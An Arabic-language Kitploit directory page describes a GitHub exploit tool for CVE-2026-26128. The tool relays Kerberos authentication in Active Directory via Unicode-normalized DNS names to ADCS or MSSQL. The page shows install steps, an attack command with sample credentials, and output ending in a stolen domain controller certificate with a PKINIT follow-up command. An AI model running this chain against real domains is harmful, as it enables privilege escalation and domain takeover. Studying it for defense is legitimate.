

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-26128 — يستغل انعكاس Kerberos عبر التطبيع الأحادي (Unicode normalization) في Windows Active Directory لإعادة توجيه المصادقة إلى ADCS وMSSQL، مما يتيح تصعيد الامتيازات القائم على الشهادات. | Kitploit
أدوات/GitHubGitHub/jarnovandenbrink/cve-2026-26128
الاستغلالاستغلال تطبيقات الويباختبار الاختراقالمصادقةالفريق الأحمر
GitHubjarnovandenbrink/cve-2026-26128

CVE-2026-26128

يستغل انعكاس Kerberos عبر التطبيع الأحادي (Unicode normalization) في Windows Active Directory لإعادة توجيه المصادقة إلى ADCS وMSSQL، مما يتيح تصعيد الامتيازات القائم على الشهادات.

عرض المستودع
64841منذ 6 أشهرتمت المراجعة من قبل Kitploit
مشاركة

CVE-2026-26128

Example

أداة بلغة Python لاستغلال انعكاس Kerberos عبر تطبيع Unicode في Windows Active Directory. استنادًا إلى بحث من Guillaume André / Synacktiv.

التثبيت

هذه الأدوات متوافقة فقط مع Python 3.8+. استنسخ المستودع من GitHub، وقم بتثبيت التبعيات وستكون جاهزًا للانطلاق:

git clone https://github.com/jarnovandenbrink/CVE-2026-26128.git
cd CVE-2026-26128
pip install -r requirements.txt

الاستخدامات


python3 CVE-2026-26128.py contoso.com/john:password -t http://contoso-dc.contoso.com/certsrv/certfnsh.asp -l 192.168.1.80 -dc-ip 192.168.1.10
[*] Connecting to LDAP on 192.168.1.10
[*] LDAP connection established
[*] Adding DNS record: cⓞntoso-dc.contoso.com
[*] Waiting for DNS propagation... 180s
[*] DNS propagation complete
[*] Setting up SMB Server
[*] SMBD: Received connection from 192.168.1.10
[*] HTTP server returned status code 200, treating as a successful login
[*] [+] Attack worked!
[*] Certificate will be written to: /path/to/CONTOSO-DC.pfx
[*] To request a TGT using PKINIT run:
	python3 gettgtpkinit.py contoso.com/CONTOSO-DC$ -cert-pfx /path/to/CONTOSO-DC.pfx -dc-ip 192.168.1.10 out.ccache
[*] GOT CERTIFICATE! ID 16
[*] Writing PKCS#12 certificate to ./CONTOSO-DC.pfx
[*] Certificate successfully written to file

بدلاً من ذلك، يمكن تنفيذ هذا الهجوم ضد تسجيل الويب ADCS وMSSQL. لاحظ أنه بالنسبة لتتابع Kerberos إلى MSSQL، يجب أن يعمل SQL Server كحساب الجهاز. وإلا فلن يتم فك تشفير AP-REQ بالمفتاح الصحيح.

الاستغلال

تستغل هذه الأداة الطريقة التي يطبّع بها Windows أحرف Unicode عند حل SPNs. تستخدم خدمة DnsCache الدالة CompareStringW مع NORM_IGNORECASE، والتي تتعامل مع ⓢⓡⓥ1․ⓐⓓ․ⓛⓞⓒⓐⓛ بشكل مختلف عن srv1.ad.local، مما يتسبب في إصدار طلب DNS. من ناحية أخرى، يستخدم Domain Controller الدالة LCMapStringEx مع علامات التطبيع 0x31403. من خلال تسجيل سجل DNS لاسم المضيف Unicode وتوجيهه إلى جهاز المهاجم، يمكن تتابع AP-REQ إلى أي خدمة لا تفرض ربط القناة أو سلامة الاتصالات.

أهداف التتابع المدعومة هي تسجيل الويب ADCS وMSSQL. دعم SCCM AdminService مخطط له. لاحظ أن تتابع SMB لم يعد ممكنًا على الأنظمة المحدّثة بتحديث Patch Tuesday لشهر مارس 2026.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    402
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    260
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    259

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




